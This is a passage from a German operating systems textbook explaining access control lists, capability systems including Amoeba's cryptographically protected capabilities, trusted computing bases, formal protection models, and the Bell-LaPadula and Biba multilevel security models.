Die Nutzung von Gruppen und Platzhaltern führt die Möglichkeit ein, den Zugriff eines bestimmten Benutzers zu einer Datei selektiv zu blockieren. Der Eintrag

```
viktor, *: (none); *, *: RW
```

gewährt zum Beispiel der gesamten Welt außer Viktor Lese- und Schreibrechte für diese Datei. Dies funktioniert deshalb, weil die Einträge der Reihe nach gelesen werden und der erste passende Eintrag genommen wird. Nachfolgende Einträge werden nicht einmal mehr geprüft. Auf Viktor passt der erste Eintrag, somit werden die Zugriffsrechte gelesen – in diesem Fall „none“, also keine – und angewendet. An dieser Stelle wird die Suche beendet. Die Tatsache, dass der Rest der Welt Zugriff hat, wird daher nicht mehr bemerkt.

Die andere Art des Umgangs mit Gruppen besteht darin, dass die ACL-Einträge nicht mehr (UID, GID)-Paare sind, sondern jeder Eintrag ist entweder eine UID oder eine GID. So könnte zum Beispiel ein Eintrag für die Datei *tauben_daten* folgendermaßen lauten:

```
doris: RW; peter: RW; taubenfan: RW
```

Dies bedeutet, dass Doris und Peter sowie alle Mitglieder der *taubenfan*-Gruppe Lese- und Schreibzugriff auf die Datei haben.

Es kommt manchmal vor, dass ein Benutzer oder eine Gruppe gewisse Berechtigungen bezüglich einer Datei besitzt, die der Besitzer der Datei später für ungültig erklären will. Mit Zugriffskontrolllisten ist es relativ einfach, zuvor gewährte Zugriffsrechte zu widerrufen. Dazu muss lediglich die ACL editiert werden. Wird die ACL jedoch nur beim Öffnen einer Datei geprüft, dann wird die Änderung höchstwahrscheinlich nur bei künftigen open-Aufrufen Wirkung zeigen. Jede bereits geöffnete Datei wird weiterhin die Rechte besitzen, die sie bei Öffnen hatte – sogar dann, wenn der Benutzer nicht einmal mehr zum Zugriff auf die Datei berechtigt ist.

9.3.3 Capabilities

Die andere Methode, die Matrix aus ▶ Abbildung 9.6 aufzuteilen, besteht darin, sie zeilenweise zu zerlegen. Wenn diese Methode angewandt wird, dann wird jedem Prozess eine Liste von Objekten zugeordnet, auf die er zugreifen kann. Dabei wird angegeben, welche Operationen auf jedem Objekt erlaubt sind. Mit anderen Worten: Jedem Prozess wird seine Domäne zugeordnet. Diese Liste bezeichnet man als **Capability-Liste** (oder **C-Liste**), die einzelnen Einträge in der Liste heißen **Capabilities** (Dennis und Van Horn, 1966; Fabry, 1974). ▶ Abbildung 9.9 zeigt drei Prozesse und ihre Capability-Listen.




Abbildung 9.9: Wenn Capability-Listen genutzt werden, hat jeder Prozess eine eigene Capability-Liste.

Jede Capability gewährt ihrem Besitzer auf bestimmten Objekten gewisse Rechte. In Abbildung 9.9 kann zum Beispiel der zu Benutzer A gehörige Prozess die Dateien F1 und F2 lesen. Eine Capability besteht üblicherweise aus einem Dateiidentifikator (oder allgemeiner einem Objektidentifikator) und einer Bitmap für die verschiedenen Rechte. In einem Unix-ähnlichen System wäre der Dateiidentifikator wahrscheinlich die I-Node-Nummer. Capability-Listen sind ihrerseits wieder Objekte, auf die andere Capability-Listen zeigen können. Somit wird die gemeinsame Nutzung von Subdomänen ermöglicht.

Es ist ziemlich offensichtlich, dass Capability-Listen vor der Manipulation durch Benutzer geschützt werden müssen. Hierzu sind drei Schutzmethoden bekannt. Die erste Methode erfordert eine **Architektur mit Typenkennung** (*tagged architecture*). Dies ist ein Hardwareentwurf, bei dem jedes Speicherwort ein zusätzliches (Tag-)Bit hat, das angibt, ob das Wort eine Capability enthält oder nicht. Das Tag-Bit wird von normalen Befehlen wie beispielsweise Arithmetikoperationen oder Vergleichsbefehlen nicht benutzt. Es kann nur von Programmen modifiziert werden, die im Kernmodus laufen (d.h. vom Betriebssystem). Maschinen mit dieser Art der Architektur wurden gebaut und konnten erfolgreich betrieben werden (Feustal, 1972). Die IBM AS/400 ist ein bekanntes Beispiel dafür.

Die zweite Methode besteht darin, die C-Liste innerhalb des Betriebssystems zu halten. Capabilities werden dann über ihre Position in der Capability-Liste referenziert. Ein Prozess könnte sagen: „Lies 1 KB von der Datei, auf die Capability 2 zeigt.“ Diese Form der Adressierung ist ähnlich der Nutzung von Dateideskriptoren in UNIX. Hydra (Wulf et al., 1974) funktionierte auf diese Art und Weise.

Die dritte Methode ist, die C-Liste im Benutzeradressraum zu halten, aber die Capabilities kryptografisch so zu schützen, dass sie von Benutzern nicht manipuliert werden können. Dieser Ansatz ist besonders für verteilte Systeme geeignet und funktioniert folgendermaßen: Ein Client-Prozess sendet eine Nachricht zu einem entfernten Server, zum Beispiel einem Dateiserver, um ein Objekt für den Client zu erzeugen. Der Server erzeugt dann das Objekt und generiert eine lange Zufallszahl, den Prüfwert. In der

Dateitabelle des Servers wird anschließend ein Eintrag für das Objekt reserviert. In diesem Eintrag wird nun der Prüfwert zusammen mit den Adressen der Plattenblöcke gespeichert. Um es in UNIX-Begriffen auszudrücken: Der Prüfwert wird auf dem Server im I-Node gespeichert. Er wird nicht zum Benutzer zurückgesendet und niemals über das Netzwerk übertragen. Der Server erzeugt dann eine Capability wie in ▶Abbildung 9.10 und sendet diese zum Benutzer zurück.

Server	Objekt	Rechte	$f(\text{Objekte}, \text{Rechte}, \text{Prüfwert})$
--------	--------	--------	---

Abbildung 9.10: Kryptografisch geschützte Capability

Die zum Benutzer gesendete Capability enthält den Identifikator des Servers, die Objektnummer (der Index in den Tabellen des Servers, im Grunde also die I-Node-Nummer) und die als Bitmap gespeicherten Rechte. Für frisch erzeigte Objekte werden natürlich alle Rechte-Bits gesetzt, weil dem Besitzer alles erlaubt ist. Das letzte Feld besteht aus der Verknüpfung von Objektfeld, Rechtefeld und Prüfwertfeld, die durch eine kryptografisch sichere Einwegfunktion f transformiert wurden (von der Art, wie in Abschnitt 9.2.3 besprochen).

Wenn der Benutzer auf das Objekt zugreifen will, sendet er die Capability als Teil seiner Anfrage zum Server. Der Server extrahiert die Objektnummer und verwendet sie als Index, um das Objekt in seinen Tabellen zu finden. Er berechnet dann $f(\text{Objekt}, \text{Rechte}, \text{Prüfwert})$, indem er die ersten zwei Parameter aus der Capability selbst und den dritten Parameter aus seinen eigenen Tabellen nimmt. Stimmt das Ergebnis mit dem vierten Feld in der Capability überein, dann wird die Anfrage akzeptiert; ansonsten wird sie abgelehnt. Versucht ein Benutzer auf Objekte von jemand anderem zuzugreifen, dann wird er nicht in der Lage sein, das vierte Feld korrekt zu erzeugen, da er den Prüfwert nicht kennt. Die Anfrage wird abgelehnt.

Ein Benutzer kann den Server auffordern, eine schwächere Capability zu erzeugen, die zum Beispiel nur Lesezugriff gewährt. Als Erstes verifiziert der Server, ob die Capability gültig ist. Falls ja, berechnet er $f(\text{Objekt}, \text{Neue_Rechte}, \text{Prüfwert})$ und erzeugt eine neue Capability, indem er diesen Wert als viertes Feld einträgt. Man beachte, dass der ursprüngliche Prüfwert benutzt wird, da andere, bereits verteilte Capabilities von ihm abhängen.

Diese neue Capability wird zum anfragenden Prozess zurückgesendet. Der Benutzer kann diese Capability nun an einen Freund weitergeben, indem er sie ihm einfach in einer Nachricht sendet. Falls der Freund jetzt Rechte-Bits setzt, die nicht gesetzt sein sollten, erkennt der Server dies, sobald die Capability benutzt wird, da der Wert von f sich nicht mit dem falschen Rechtefeld deckt. Da der Freund den echten Prüfwert nicht kennt, kann er keine Capability erzeugen, die sich mit den falschen Rechte-Bits deckt. Dieses Verfahren wurde für das Amoeba-System entwickelt (Tanenbaum et al., 1990).

Zusätzlich zu den objektspezifischen Rechten wie dem Lesen und Ausführen beinhalteten Capabilities (sowohl Kern-Capabilities als auch kryptografisch geschützte Capabilities) üblicherweise **universelle Rechte** (*generic right*), die auf alle Objekte anwendbar sind. Beispiele für universelle Rechte sind:

1. Capability kopieren: eine neue Capability für das gleiche Objekt erzeugen
2. Objekt kopieren: ein Duplikat des Objekts mit einer neuen Capability erzeugen
3. Capability löschen: einen Eintrag aus der C-Liste entfernen; das Objekt bleibt unbeeinflusst
4. Objekt zerstören: ein Objekt und eine Capability dauerhaft löschen

Erwähnenswert in Zusammenhang mit den Capability-Systemen ist außerdem noch, dass es bei der Verwaltung der Capabilities vom Kern ziemlich aufwändig ist, den Zugang zu einem Objekt zu widerrufen. Es ist für das System schwierig, alle offenen Capabilities zu einem Objekt zu finden, um diese dann zurückzunehmen, da sie in C-Listen über die ganze Platte verstreut gespeichert sein können. Ein Ansatz besteht darin, dass die Capability anstatt auf das Objekt selbst auf ein indirektes Objekt zeigt, das dann seinerseits auf das reale Objekt zeigt. Das System kann diese Verbindung zu jedem Zeitpunkt unterbrechen und dadurch die Capabilities ungültig machen. (Wird dem System später eine Capability zu dem indirekten Objekt vorgelegt, dann wird der Benutzer feststellen, dass das indirekte Objekt nun auf ein Nullobjekt zeigt.)

Im Amoeba-System ist ein Widerruf von Rechten einfach. Man muss nur den mit dem Objekt gespeicherten Prüfwert ändern. Alle existierenden Capabilities werden auf einen Schlag ungültig. Keines der Verfahren erlaubt jedoch einen selektiven Entzug von Rechten, d.h., beispielsweise nur die Berechtigungen von John aufzuheben, doch ansonsten von keinem anderen. Dieser Mangel ist als Problem bei allen Capability-Systemen allgemein bekannt.

Ein weiteres generelles Problem besteht darin sicherzustellen, dass der Besitzer einer gültigen Capability nicht 1.000 seiner besten Freunde eine Kopie davon gibt. Dieses Problem wird gelöst, wenn der Kern wie in Hydra die Capabilities verwaltet. Diese Lösung funktioniert jedoch nicht so gut in einem verteilten System wie Amoeba.

Kurz zusammengefasst haben ACLs und Capabilities Eigenschaften, die sich zum Teil ergänzen. Capabilities sind sehr effizient, da keine Überprüfung notwendig ist, wenn ein Prozess sagt: „Öffne die Datei, auf die Capability 3 zeigt.“ Bei einer ACL kann hierzu eine (potentiell lange) Suche in der ACL erforderlich sein. Wenn keine Gruppen unterstützt werden, dann müssen alle Benutzer in der ACL aufgelistet werden, um jedermann Lesezugriff auf eine Datei zu gewähren. Capabilities ermöglichen es, Prozesse einfach zu kapseln, ACLs hingegen nicht. Andererseits ermöglichen ACLs den selektiven Entzug von Rechten, was mit Capabilities nicht möglich ist. Wird ein Objekt gelöscht, die Capabilities aber nicht, oder werden die Capabilities gelöscht, das Objekt aber nicht, dann entstehen Probleme. ACLs haben diese Art von Problem nicht.

9.3.4 Vertrauenswürdige Systeme

Man liest ständig über Viren, Würmer und andere Probleme in der Zeitung. Ein naiver Mensch würde sich hinsichtlich dieses Stands der Dinge logischerweise zwei Fragen stellen:

1. Ist es möglich, ein sicheres Computersystem zu bauen?
2. Wenn ja, warum wird das nicht getan?

Die Antwort auf die erste Frage lautet: grundsätzlich ja. Wie sichere Systeme zu bauen sind, ist seit Jahrzehnten bekannt. MULTICS, das in den 1960er Jahren entwickelt wurde, hatte zum Beispiel Sicherheit als eines seiner Hauptziele und erreichte dieses Ziel ziemlich gut.

Warum jedoch keine sicheren Systeme gebaut werden, ist komplizierter. Die Antwort auf diese Frage reduziert sich im Wesentlichen auf zwei grundlegende Ursachen. Zum einen sind die derzeitigen Systeme unsicher, aber die Benutzer sind nicht bereit, sich von ihnen zu trennen. Würde Microsoft ankündigen, dass es zusätzlich zu Windows ein neues, virenresistentes Produkt – SecureOS – hätte, auf dem aber keine Windows-Anwendungen liefen, dann wäre es äußerst unwahrscheinlich, dass alle Privatanwender und alle Unternehmen Windows wie eine heiße Kartoffel fallen lassen und stattdessen sofort das neue System kaufen würden. Tatsächlich hat Microsoft sogar ein sicheres Betriebssystem (Fandrich et al., 2006), vermarktet es aber nicht.

Die zweite Ursache ist subtiler. Die einzige bekannte Möglichkeit, ein sicheres System zu entwickeln, besteht darin, es einfach zu halten. Viele Funktionen sind der Feind der Sicherheit. Systementwickler glauben (richtiger- oder fälschlicherweise), dass die Benutzer nach mehr Funktionen verlangen. Mehr Funktionalität bedeutet mehr Komplexität, mehr Code, mehr Programmfehler und mehr sicherheitskritische Fehler.

Hier sind zwei einfache Beispiele. Das erste E-Mail-System versandte Nachrichten als ASCII-Text. Diese waren völlig sicher. Es gibt nichts, was eine ankommende ASCII-Nachricht tun kann, um ein Computersystem zu beschädigen. Dann kamen die Leute auf die Idee, E-Mails so zu erweitern, dass andere Dokumenttypen angehängt werden können – beispielsweise *Word*-Dateien, bei denen Programme innerhalb von Makros versteckt sein können. Ein solches Dokument zu lesen, bedeutet, ein Programm von jemand anderem auf dem eigenen Computer auszuführen. Egal, wie viel Sandbox-Technik (siehe Abschnitt 9.8.6) genutzt wird – ein fremdes Programm auf dem Computer auszuführen, ist von Natur aus gefährlicher, als ASCII-Text zu betrachten. Haben die Benutzer es gefordert, E-Mails von passiven Dokumenten auf aktive Programme umzustellen? Wahrscheinlich nicht, aber die Systementwickler hielten dies für eine schicke Idee – ohne sich dabei zu viele Gedanken über die Auswirkungen auf die Sicherheit zu machen.

Im zweiten Beispiel gilt das Gleiche für Webseiten. Als die Webseiten aus passiven HTML-Seiten bestanden, warf dies keine großen Sicherheitsprobleme auf. Jetzt, da viele Webseiten Programme (Applets) enthalten, die der Benutzer ausführen muss, um den Inhalt zu sehen, tut sich eine Sicherheitslücke nach der anderen auf. Sobald eine Lücke beseitigt ist, nimmt eine andere ihren Platz ein. Als das Web vollkommen statisch war, sind da die Benutzer Sturm gelaufen und haben dynamische Inhalte verlangt? Nein – zumindest nicht, dass sich der Autor erinnern könnte. Die Einführung von dynamischen Inhalten brachte jedoch eine Flut von Sicherheitsproblemen mit sich. Es sieht so aus, als wäre der fürs Nein-Sagen verantwortliche Vizepräsident am Steuer eingeschlafen.

Es gibt tatsächlich einige Organisationen, die Sicherheit für wichtiger halten als schicke neue Funktionen – das Paradebeispiel dafür ist das Militär. In den folgenden Abschnitten werden wir einige der mit der Konstruktion sicherer Systeme verbundenen Themen betrachten, diese können aber auch in einem Satz zusammengefasst werden: Um ein sicheres System zu entwickeln, braucht man ein Sicherheitsmodell im Kern des Betriebssystems, das einfach genug ist, um von den Entwicklern wirklich verstanden zu werden. Und man muss jeglichem Druck widerstehen, von diesem Modell abzuweichen, um neue Funktionen hinzuzufügen.

9.3.5 Trusted Computing Base

In der Welt der Sicherheit sprechen die Leute oft statt von sicheren Systemen von **vertrauenswürdigen Systemen** (*trusted system*). Dies sind Systeme, bei denen Sicherheitsanforderungen formal festgelegt sind und die diesen Anforderungen genügen. Das Herz eines jeden vertrauenswürdigen Systems ist eine minimale **TCB (Trusted Computing Base)**, die aus der Hard- und Software besteht, die notwendig ist, um alle Sicherheitsregeln durchzusetzen. Funktioniert die TCB definitionsgemäß, dann kann die Sicherheit des Systems nicht beeinträchtigt werden, unabhängig davon, was sonst fehlerhaft sein mag.

Die TCB besteht üblicherweise aus dem Hauptteil der Hardware (ausgenommen Ein-/Ausgabegeräte, die aber die Sicherheit nicht beeinflussen), einem Teil des Betriebssystemkerns und den meisten oder sogar allen Benutzerprogrammen, die Superuser-Rechte haben (z.B. SETUID-Wurzelprogramme in UNIX). Die Betriebssystemfunktionen, die Teil der TCB sein müssen, beinhalten Prozesserzeugung, Prozesswechsel, Verwaltung der Speicherzuordnung sowie Teile der Datei- und Ein-/Ausgabeverwaltung. In einem sicheren Entwurf wird die TCB oft völlig vom Rest des Betriebssystems getrennt sein, um ihre Größe zu minimieren und ihre Korrektheit zu verifizieren.

Ein wichtiger Teil der TCB ist der Referenzmonitor, der in ► Abbildung 9.11 gezeigt wird. Der Referenzmonitor verarbeitet alle Systemaufrufe, die mit Sicherheit zu tun haben, wie zum Beispiel das Öffnen von Dateien, und entscheidet, ob diese ausgeführt werden sollten oder nicht. Der Referenzmonitor erlaubt es daher, alle Sicherheitsentscheidungen an einem Ort zu konzentrieren, wobei es keine Möglichkeit gibt, den Referenzmonitor zu umgehen. Die meisten Betriebssysteme sind nicht auf diese Weise konstruiert – was eine der Ursachen dafür ist, dass sie so unsicher sind.

Eines der Ziele der aktuellen Sicherheitsforschung ist es, die Trusted Computing Base von Millionen von Codezeilen auf lediglich Zehntausende von Codezeilen zu reduzieren. In Abbildung 1.26 haben wir den Aufbau des Betriebssystems MINIX 3 gesehen, das ein POSIX-konformes System ist, aber eine radikal andere Struktur als Linux oder FreeBSD hat. In MINIX 3 laufen nur ungefähr 4.000 Codezeilen im Kern. Alles andere läuft als eine Menge von Benutzerprozessen. Einige Teile davon wie das Dateisystem und die Prozessverwaltung gehören zur Trusted Computing Base, da sie leicht die Systemsicherheit gefährden können. Doch andere Teile wie Drucker- oder Audiotreiber gehören nicht zur Trusted Computing Base, denn egal, wie fehlerhaft diese sind –

nichts, was sie tun, kann die Systemsicherheit angreifen (selbst dann nicht, wenn sie von einem Virus befallen wurden). Durch die Verkleinerung der Trusted Computing Base um den Faktor 2 können Systeme wie MINIX 3 viel mehr Sicherheit als konventionelle Architekturen bieten.




Abbildung 9.11: Referenzmonitor

9.3.6 Formale Modelle von sicheren Systemen

Zugriffsmatrizen wie zum Beispiel in Abbildung 9.5 sind nicht statisch. Sie ändern sich oft, wenn neue Objekte erzeugt, alte Objekte vernichtet werden und sich die Besitzer von Objekten dazu entscheiden, die Menge der zugriffsberechtigten Benutzer für ihre Objekte auszuweiten oder einzuschränken. Der Modellierung von Schutzsystemen, in denen sich die Schutzmatrix ständig ändert, wurde viel Aufmerksamkeit gewidmet. Wir wollen nun einige dieser Modelle kurz vorstellen.

Vor Jahrzehnten identifizierten Harrison et al. (1976) sechs Basisoperationen auf der Schutzmatrix, die als Grundlage zur Modellierung jedes Schutzsystems verwendet werden können. Die Basisoperationen sind: `create object`, `delete object`, `create domain`, `delete domain`, `insert right` und `remove right`. Die beiden letzten Operationen fügen zu bestimmten Matrixelementen Rechte hinzu oder löschen Rechte. Zum Beispiel können der Domäne 1 Leserechte auf *Datei6* gewährt werden.

Diese sechs Basisoperationen können zu **Schutzkommmandos** (*protection command*) kombiniert werden. Benutzerprogramme können diese Kommandos ausführen, um die Matrix zu ändern, sie können aber die Basisoperationen nicht direkt ausführen. Das System könnte beispielsweise ein Kommando haben, mit dem eine neue Datei erzeugt wird. Dieses Kommando würde zuerst testen, ob die Datei bereits existiert. Falls nicht, würde es ein neues Objekt anlegen und dem Besitzer alle Rechte daran geben. Ebenso könnte es ein Kommando geben, das es dem Besitzer ermöglicht, jedem im System Lese-rechte für die Datei zu gewähren, indem in jeder Domäne zum Eintrag der neuen Datei das Leserecht hinzugefügt wird.

Die Matrix bestimmt zwar zu jedem Zeitpunkt, was jeder Prozess in jeder Domäne tun kann, legt aber nicht fest, wozu der Prozess wirklich autorisiert ist. Das System setzt

lediglich die Vorgaben der Matrix um – Autorisierung hängt mit der Firmenpolitik zusammen. Als Beispiel für diese Unterscheidung wollen wir das einfache System aus ►Abbildung 9.12 betrachten. In diesem System stimmen die Domänen mit Benutzern überein. In ►Abbildung 9.12(a) sehen wir die beabsichtigte Schutzstrategie: *Henry* kann *Mailbox7* lesen und schreiben, *Robert* kann *Geheim* lesen und schreiben und alle drei Benutzer können *Compiler* lesen und ausführen.

Objekte			Objekte				
	Compiler	Mailbox 7	Geheim		Compiler		
Erich	Read Execute			Erich	Read Execute		
Henry	Read Execute	Read Write		Henry	Read Execute	Read Write	
Robert	Read Execute		Read Write	Robert	Read Execute	Read	Read Write

a
b

Abbildung 9.12: (a) Autorisierter Zustand (b) Nicht autorisierter Zustand

Stellen wir uns nun vor, dass *Robert* sehr gewitzt ist und eine Möglichkeit gefunden hat, Kommandos auszugeben, die die Matrix auf den Zustand von ►Abbildung 9.12(b) ändert. Er hat nun Zugriff auf *Mailbox7* erlangt, obwohl er dazu nicht autorisiert ist. Versucht er nun, *Mailbox7* zu lesen, dann wird das Betriebssystem seine Anfrage ausführen, weil es nicht weiß, dass der Zustand in Abbildung 9.12(b) unautorisiert ist.

Es sollte nun klar sein, dass die Menge aller möglichen Matrizen in zwei disjunkte Mengen aufgeteilt werden kann: die Menge aller autorisierten Zustände und die Menge aller unautorisierten Zustände. Eine Frage, um die sich ein Großteil der theoretischen Forschung dreht, ist: „Kann bewiesen werden, dass ein System nie einen unautorisierten Zustand erreicht, wenn anfangs ein autorisierter Zustand und eine Menge von Kommandos gegeben sind?“

Im Grunde fragen wir, ob der verfügbare Mechanismus (die Schutzkommandos) angemessen ist, um eine Schutzstrategie umzusetzen. Ausgehend von einer gegebenen Strategie, einem beliebigen Anfangszustand der Matrix und der Menge von Kommandos zum Modifizieren der Matrix möchten wir einen Beweis finden, dass das System sicher ist.

Es stellt sich heraus, dass solch ein Beweis ziemlich schwierig zu erbringen ist; viele Mehrzwecksysteme sind theoretisch nicht sicher. Harrison et al. (1976) konnten beweisen, dass für den Fall einer beliebigen Konfiguration für ein beliebiges Schutzsystem die Sicherheit theoretisch unentscheidbar ist. Für ein spezifisches System kann es allerdings möglich sein zu beweisen, ob das System jemals von einem autorisierten in einen unautorisierten Zustand wechseln kann. Für weitere Informationen siehe (Landwehr, 1981).

9.3.7 Multilevel-Sicherheit

Die meisten Betriebssysteme ermöglichen es einzelnen Benutzern festzulegen, wer ihre Dateien und ihre anderen Objekte lesen und schreiben darf. Diese Strategie wird **benutzerbestimmbare Zugriffskontrolle (DAC, Discretionary Access Control)** genannt. In vielen Umgebungen funktioniert dieses Modell ausgezeichnet, aber es gibt auch andere Umfelder, in denen stärkere Sicherheit gefordert wird, wie zum Beispiel beim Militär, bei Patentabteilungen von Unternehmen oder in Krankenhäusern. In diesen Umgebungen hat die Organisation Regeln darüber festgelegt, wer was sehen kann. Diese Regeln sollen nicht von einzelnen Soldaten, Anwälten oder Ärzten modifiziert werden – zumindest nicht ohne eine spezielle Genehmigung vom Chef. Solche Umgebungen brauchen zusätzlich zu den standardmäßigen DAC-Mechanismen eine **system-bestimmbare Zugriffskontrolle (MAC, Mandatory Access Control)**, um sicherzustellen, dass die festgelegte Strategie durch das System umgesetzt wird. Die MAC-Mechanismen kontrollieren den Informationsfluss, damit keine Information auf unbeabsichtigte Weise nach außen dringen kann.

Das Bell-LaPadula-Modell

Das am weitesten verbreitete Multilevel-Sicherheitsmodell ist das **Bell-LaPadula-Modell**, womit wir auch anfangen wollen (Bell und LaPadula, 1973). Dieses Modell wurde zur Handhabung militärischer Sicherheit entwickelt, es ist aber auch für andere Organisationen anwendbar. In der Welt des Militärs können Dokumente (Objekte) eine Sicherheitsstufe haben, wie zum Beispiel „nicht klassifiziert“, „vertraulich“, „geheim“ oder „streng geheim“. Dieselben Stufen werden auch den Benutzern zugeordnet, je nachdem, welche Dokumente sie sehen dürfen. Ein General könnte berechtigt sein, alle Dokumente zu sehen, während ein Leutnant auf Dokumente der Stufen „vertraulich“ oder niedriger beschränkt sein könnte. Ein Prozess, der im Auftrag eines Benutzers ausgeführt wird, erhält die Sicherheitsstufe des Benutzers. Da es mehrere Sicherheitsstufen gibt, wird dieses Modell als **Multilevel-Sicherheitssystem** bezeichnet.

Das Bell-LaPadula-Modell besitzt Regeln darüber, wie Informationen fließen können:

- 1.** Die **Simple-Security-Regel**: Ein Prozess, der auf Sicherheitsstufe k läuft, kann nur Objekte auf seiner oder einer niedrigeren Stufe lesen. Ein General kann zum Beispiel die Dokumente eines Leutnants lesen, ein Leutnant kann aber nicht die Dokumente eines Generals lesen.
- 2.** Die ***-Regel**: Ein Prozess, der auf Sicherheitsstufe k läuft, kann nur auf Objekte auf seiner oder einer höheren Stufe schreiben. Ein Leutnant kann zum Beispiel eine Nachricht an die Mailbox eines Generals anfügen, in der er alles mitteilt, was er weiß. Ein General aber kann nicht eine Nachricht an die Mailbox eines Leutnants anfügen und seinerseits sein gesamtes Wissen ausbreiten, da der General streng geheime Dokumente gesehen haben könnte, die einem Leutnant nicht offenbart werden dürfen.

Grob zusammengefasst dürfen Prozesse nach unten lesen und nach oben schreiben, aber nicht umgekehrt. Wenn das System diese beiden Eigenschaften rigoros durchsetzt, dann kann gezeigt werden, dass keine Informationen von einer höheren Sicherheitsstufe auf eine niedrigere fließen können. Die *-Regel wurde so benannt, weil den Autoren in ihrem Originalbericht kein guter Name dafür eingefallen war und sie * als einen vorläufigen Platzhalter verwenden wollten, bis sie sich einen besseren Namen ausgedacht hätten. Sie fanden aber keinen besseren Namen und so wurde der Bericht mit dem * gedruckt. In diesem Modell lesen und schreiben Prozesse Objekte, sie kommunizieren aber nicht direkt miteinander. Das Bell-LaPadula-Modell wird in ▶ Abbildung 9.13 grafisch dargestellt.




Abbildung 9.13: Das Bell-LaPadula-Modell für Multilevel-Sicherheit

In dieser Abbildung kennzeichnet ein durchgezogener Pfeil von einem Objekt auf einen Prozess, dass der Prozess das Objekt liest. Das heißt, es fließen Informationen vom Objekt zum Prozess. Analog kennzeichnet ein gestrichelter Pfeil von einem Prozess auf ein Objekt, dass der Prozess auf das Objekt schreibt, das heißt, es fließen Informationen vom Prozess zum Objekt. Der gesamte Informationsfluss findet also ausschließlich in Pfeilrichtung statt. Prozess *B* kann zum Beispiel von Objekt 1 lesen, aber nicht von Objekt 3.

Die Simple-Security-Regel besagt, dass alle durchgezogenen (Lese-)Pfeile seitwärts oder nach oben gehen. Die *-Regel besagt, dass alle gestrichelten (Schreib-)Pfeile ebenfalls seitwärts oder nach oben gehen. Da Informationen nur horizontal oder aufwärts fließen können, kann eine Information, die von Stufe *k* stammt, niemals auf einer niedrigeren Stufe auftauchen. Mit anderen Worten: Es gibt niemals einen Pfad, der Informationen nach unten bewegt. Daher ist die Sicherheit des Modells garantiert.

Das Bell-LaPadula-Modell bezieht sich auf die Struktur der jeweiligen Organisation, muss letztlich aber vom Betriebssystem umgesetzt werden. Eine Möglichkeit dazu ist, dass jedem Benutzer eine Sicherheitsstufe zugewiesen wird, die zusammen mit ande-

ren benutzerspezifischen Daten wie UID oder GID abgespeichert wird. Beim Login würde die Shell des Benutzers diese Sicherheitsstufe bekommen und sie an alle Kindprozesse vererben. Wenn ein Prozess, der auf der Stufe k läuft, versucht, eine Datei oder ein anderes Objekt zu öffnen, dessen Sicherheitsstufe größer als k ist, dann sollte das Betriebssystem diesen Versuch zurückweisen. Analog sollten Versuche fehlschlagen, ein Objekt mit Sicherheitsstufe kleiner als k zum Schreiben zu öffnen.

Das Biba-Modell

Für die Welt des Militärs könnte man das Bell-LaPadula-Modell wie folgt zusammenfassen: Ein Leutnant kann einen Gefreiten anweisen, alles zu offenbaren, was er weiß, und diese Information in die Datei eines Generals kopieren, ohne dass er damit die Sicherheit verletzt. Übertragen wir das Modell nun in die zivile Welt. Stellen wir uns ein Unternehmen vor, in dem Hausmeister die Sicherheitsstufe 1 haben, Programmierer die Sicherheitsstufe 3 und der Vorstand des Unternehmens hat die Sicherheitsstufe 5. Benutzt man Bell-LaPadula, so kann ein Programmierer einen Hausmeister über die zukünftigen Unternehmenspläne befragen und mit diesen Informationen dann die Dateien des Vorstandes überschreiben, in denen die Unternehmensstrategie aufgezeichnet ist. Nicht alle Unternehmen werden über dieses Modell gleichermaßen begeistert sein.

